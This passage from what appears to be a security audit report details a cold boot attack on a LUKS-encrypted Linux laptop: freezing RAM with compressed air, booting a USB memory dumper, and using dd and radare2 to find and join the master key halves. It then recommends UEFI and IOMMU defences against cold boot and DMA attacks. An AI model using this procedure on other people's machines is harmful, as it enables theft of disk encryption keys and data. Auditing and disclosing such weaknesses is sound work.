7. Unmount the partition:

```
sudo umount /media/usb
```

Now the pendrive is prepared to carry out the attack. It contains a program that will dump the contents of all identified physical memory segments. It will be started automatically after 5 seconds.

If possible, it is a good idea to check the boot order on the computer from which we will be performing the dump before launching the attack.


## Step 2. Carrying out the attack

Once an attacker is in possession of a computer with an unlocked drive, he or she must take reasonable care not to accidentally cause a reboot:

1. Plug in the prepared Flash Drive.
2. Carefully open the case and locate the RAM.
3. Prepare cans of compressed air:



4. Spray compressed air directly onto the RAM modules while holding the can upside down.
5. Perform this action until the modules are covered with frost. You can try blowing air normally to get it to come out:



6. Continue freezing and in the meantime disconnect the power.
7. Quickly connect the power and switch on the computer.
8. At this point you can stop freezing the memory. Its contents are now backed up by the memory controller.
9. If required enter the BIOS and change the boot order or boot via the Boot Menu.

After a while, the GRUB4DOS bootloader should start the physical memory dump process. The data will be written to the second partition, but not as a file. The software performing the dump treats the second partition as a pointer to the location of the space with the purpose of storing data. This partition is not formatted. This process can take several minutes depending on the RAM capacity.

```
GRUB4DOS 0.4.6a 2019-12-30, Mem: 638K/3518M/1483M, End: 3689D4

►Dump the ram (64-bit Halt)
Dump the ram (64-bit Reboot)
--- INFORMATION: 64-bit CPU ---
Dump the ram - max. 4GB (32-bit Halt)
Dump the ram - max. 4GB (32-bit Reboot)
commandline
reboot
halt

Use the ↑ and ↓ keys to highlight an entry. Press ENTER or 'b' to boot.
Press 'e' to edit the commands before booting, or 'c' for a command-line.
```

The result of the dump will be an image of the physical memory. The memory will be divided into multiple pages of 4 KiB (4096 bytes), with some exceptions. Adjacent pages will refer to different processes and therefore different virtual spaces. The attacker's task will be to put this together.

### Step 3. Memory dump analysis

The final step of the entire attack is memory analysis. The binary code analysis and manipulation framework used for reverse engineering - radare2 - and the system memory analysis toolkit - *volatility* - will be used for this. In this way, the whole process can be automated and ready-made rules can be used.

1. Start by plugging in a pendrive and downloading the collected data to a file:

```
sudo dd if=/dev/sdb2 of=ram.img bs=512 status=progress
```

2. Then run the radare2 program pointing to the data file:

```
radare2 -n ram.img
```

3. The fact of knowing the key was used to find the correct data (otherwise one would have to use ready-made tools to analyze memory dumps e.g. Volatility):

```
/x 9484e834a6
```



```

user@user-Thin-GF63-12UC: ~
[0x00000000]> /x 9484e834a6
Searching 5 bytes in [0x0-0x3f41dc000]
[# ]^C0x105bd7f00 < 0x3f41dc000 hits = 2

hits: 2
0x7707fe10 hit1_0 9484e834a6
0x7707ffe0 hit1_1 9484e834a6
[0x00000000]> px 0x7707fe10
- offset - Pierwsza polowa MasterKey 19 1A1B 1C1D 1E1F 0123456789ABCDEF
0x7707fe10 9484 e834 a66a 018f b09d 41ef 73be 5161 ...4.j....A.s.Qa
0x7707fe20 86b2 c798 b2c7 3996 120b 6b2f ec40 e1ce .....9...k/..@..
0x7707fe30 9c7c 63fa 3a16 6275 848b 239a f735 72fb .|c.:.bu..#.5r.
0x7707fe40 ee24 8797 5ce3 be01 4ee8 d52e a2a8 34e0 $....\N....4.
0x7707fe50 5c64 82c0 6672 e0b5 e2f9 c32f 15cc b1d4 \d..fr...../....
0x7707fe60 b76f 4fdf eb8c f1de a564 24f0 07cc 1010 .o0.....d$. ....
0x7707fe70 13ae 4805 75dc a8b0 9725 6b9f 82e9 da4b ..H.u....%k....K
0x7707fe80 a471 186c 4ffd e9b2 ea99 cd42 ed55 dd52 .q.l0.....B.U.R
0x7707fe90 e76f 4850 92b3 e0e0 0596 8b7f 877f 5134 .oHP.....Q4
0x7707fea0 b3a3 c974 fc5e 20c6 16c7 ed84 fb92 30d6 ...t.^ .....0.
0x7707feb0 b86b be5f 2ad8 5ebf 2f4e d5c0 a831 84f4 .k._*.^./N...1..
0x7707fec0 7164 96cb 8d3a b60d 9bfd 5b89 606f 6b5f qd....:....['`ok_
0x7707fed0 3014 718f 1acc 2f30 3582 faf0 9db3 7e04 0.q.../05.....~.
0x7707fee0 2f09 6539 a233 d334 39ce 88bd 59a1 e3e2 /.e9.3.49...Y...
0x7707fef0 4205 e944 58c9 c674 6d4b 3c84 e0f8 4280 B..DX..tmK<...B.
0x7707ff00 4205 e944 58c9 c674 6d4b 3c84 f0f8 4280 B..DX..tmK<...B.
[0x00000000]> /x 9484e834a6

```

4. In the analyzed dump, the first half of the key is located in a different place in memory than the second half. This could be a deliberate effort to make it more difficult to find the keys, or a coincidence resulting from a discrepancy between virtual and physical memory (explanation further on). For this reason, the second half must also be found:

```
/x 7b126f570e6cb283
```

```

user@user-Thin-GF63-12UC: ~
[0x00000000]> /x 7b126f570e6cb283
Searching 8 bytes in [0x0-0x3f41dc000]
[# ]^C0x2ccffbf00 < 0x3f41dc000 hits = 2

hits: 2
0x7707fc20 hit3_0 7b126f570e6cb283
0x7707fdf0 hit3_1 7b126f570e6cb283
[0x00000000]> px 0x7707fc20
- offset - Druga polowa MasterKey 2829 2A2B 2C2D 2E2F 0123456789ABCDEF
0x7707fc20 7b12 6f57 0e6c b283 5918 7494 ab7f 2fe9 {.oW.l...Y.t.../.
0x7707fc30 1cb6 01f7 9dfb 5241 e0c7 a575 b3da 7162 .....RA...u..qb
0x7707fc40 2db1 c53a 23dd 77b9 7ac5 032d d1ba 2cc4 ...:#.w.z...-...
0x7707fc50 2242 70eb bfb9 22aa 5f7e 87df eca4 f6bd "Bp..."_~.....
0x7707fc60 66f3 bff4 452e c84d 3feb cb60 ee51 e7a4 f...E..M?...`..Q..
0x7707fc70 0a93 e4a2 b52a c608 ea54 41d7 06f0 b76a .....*...TA....j
0x7707fc80 ee5a bd9b ab74 75d6 949f beb6 7ace 5912 .Z...tu.....z.Y.
0x7707fc90 d018 2f6b 6532 e963 8f66 a8b4 8996 1fde .. /ke2.c.f.....
0x7707fca0 769a a03c ddee d5ea 4971 6b5c 33bf 324e v...<....Iqk\3.2N
0x7707fcb0 1310 0c44 7622 e527 f944 4d93 70d2 524d ...Dv"...'.DM.p.RM
0x7707fcc0 d39a 436d 0e74 9687 4705 fddb 74ba cf95 ..Cm.t..G...t...
0x7707fcd0 81e4 866e f7c6 6349 0e82 2eda 7e50 7c97 ...n..cI....~P|.
0x7707fce0 a08a cb9e aefe 5d19 e9fb a0c2 9d41 6f57 .....].....AoW
0x7707fcf0 df67 2e35 28a1 4d7c 2623 63a6 1873 1f31 .g.5(.M|&#c...s.1
0x7707fd00 6f4a 0cf4 c1b4 51ed 284f f12f b50e 9e78 oJ....Q.(0./...x
0x7707fd10 6f4a 0cf4 c1b4 51ed 284f f12f b50e 9e78 oJ....Q.(0./...x
[0x00000000]>

```

Using the data acquired, we can construct a full Master Key and then decrypt the disk. The distance in bytes between the first half and the second half is `0x1F0`.

An example of the key acquisition process is shown below:

1. Identifying the processes in memory, e.g. by searching for the characteristic values of the fields of the `task_struct` structure that represents the process in memory.

<https://github.com/torvalds/linux/blob/master/include/linux/sched.h#L748>

2. Searching the page array to reconstruct the virtual memory space of the process. A special structure is located inside `task_struct` and is called `mm_struct`.

<https://github.com/torvalds/linux/blob/master/include/linux/sched.h#L880>

3. Search the virtual memory space of the process/demon LUKS that stores the Master Key.
4. The attacker can perform LUKS/Cryptsetup reverse engineering to find the characteristic features of the Master Key structures and scan the narrowed memory space.

Although in the dump (physical memory) the key halves are in different places this does not mean that in the virtual space this data had a different address. When allocating memory, the operating system ensures the continuity of a given memory space only in the context of the virtual space. If two sides of the process memory are at addresses 0x1 and 0x2, for example, it does not mean that in physical memory they will be adjacent to each other. They can be up to several gigabytes apart.

## LOCATION

---

PCR bank configuration.

## RECOMMENDATION

---

It is recommended to use a platform with UEFI that has Fast Boot disabled, has a Memory Data Scrambling mechanism to ensure RAM is cleared on boot. This will minimize Cold Boot attacks by wiping out sensitive data. It is also necessary to set a UEFI password that meets the following requirements:

- at least 20 characters,
- contains upper- and lower-case letters, numbers, and special characters,
- does not contain key phrases related to the company (e.g. name, employees).

In this way, on start-up, confidential data will be overwritten. To protect against an attack involving the transfer of frozen RAM to another machine, it is worth considering a platform that has soldered RAM on the motherboard.

## [MEDIUM] SECURITUM-24989-003: No protection against Direct Memory Access attacks at boot time

### SUMMARY

GRUB's default configuration does not provide protection against Direct Memory Access attacks. This attack involves connecting a malicious device via the PCI Express bus that scans all physical memory for the encryption key. This is a feature of the PCIe bus that was originally intended by its creators to speed up devices and allow direct communication between them, but it can be exploited maliciously.

Notes: due to the limited availability of such devices, it was not possible to prepare a working Proof of Concept.

### PREREQUISITES FOR THE ATTACK


Physical access to the target machine.

### LOCATION

GRUB configuration.

### RECOMMENDATION

It is recommended to add the parameters `amd_iommu=on iommu=pt` to the Kernel in the `/boot/grub/grub.cfg` configuration file:



```
GNU nano 6.2 /boot/grub/grub.cfg *
set linux_gfx_mode=text
fi
else
set linux_gfx_mode=text
fi
else
set linux_gfx_mode=keep
fi
else
set linux_gfx_mode=text
fi
export linux_gfx_mode
menuentry 'Ubuntu' --class ubuntu --class gnu-linux --class gnu --class os $menuentry_id_option 'gnulinux-simple-c070ada2-e984-4003-85ac-50eff7c412b6' {
    recordfail
    load_video
    gfxmode $linux_gfx_mode
    insmod gzio
    if [ x$grub_platform = xxen ]; then insmod xzio; insmod lzopio; fi
    insmod part_gpt
    insmod ext2
    set root='hd0,gpt2'
    if [ x$feature_platform_search_hint = xy ]; then
        search --no-floppy --fs-uuid --set=root --hint-bios=hd0,gpt2 --hint-efi=hd0,gpt2 --hint-baremetal=ahci0,gpt2 c070ada2-e984-4003-85ac-50eff7c412b6
    else
        search --no-floppy --fs-uuid --set=root c070ada2-e984-4003-85ac-50eff7c412b6
    fi
    linux /boot/vmlinuz-6.5.0-17-generic root=UUID=c070ada2-e984-4003-85ac-50eff7c412b6 ro recovery quiet splash $vt_handoff
    initrd /boot/initrd.img-6.5.0-17-generic
}
submenu 'Advanced options for Ubuntu' $menuentry_id_option 'gnulinux-advanced-c070ada2-e984-4003-85ac-50eff7c412b6' {
    menuentry 'Ubuntu, with Linux 6.5.0-17-generic' --class ubuntu --class gnu-linux --class gnu --class os $menuentry_id_option 'gnulinux-advanced-c070ada2-e984-4003-85ac-50eff7c412b6' {
        recordfail
        load_video
        gfxmode $linux_gfx_mode
        insmod gzio
        if [ x$grub_platform = xxen ]; then insmod xzio; insmod lzopio; fi
    }
}
```

This allows GRUB to initialize a processor extension (Intel VT-d, or AMD I/O Virtualization Technology) at the early boot stage. These extensions provide hardware support to protect the computer from malicious devices on the PCI-Express bus. From this point on, devices will only have access to the allocated addresses.

If NVMe interface drives are used (technically this is PCI-Express), there may be a problem accessing the drive at the early boot stage.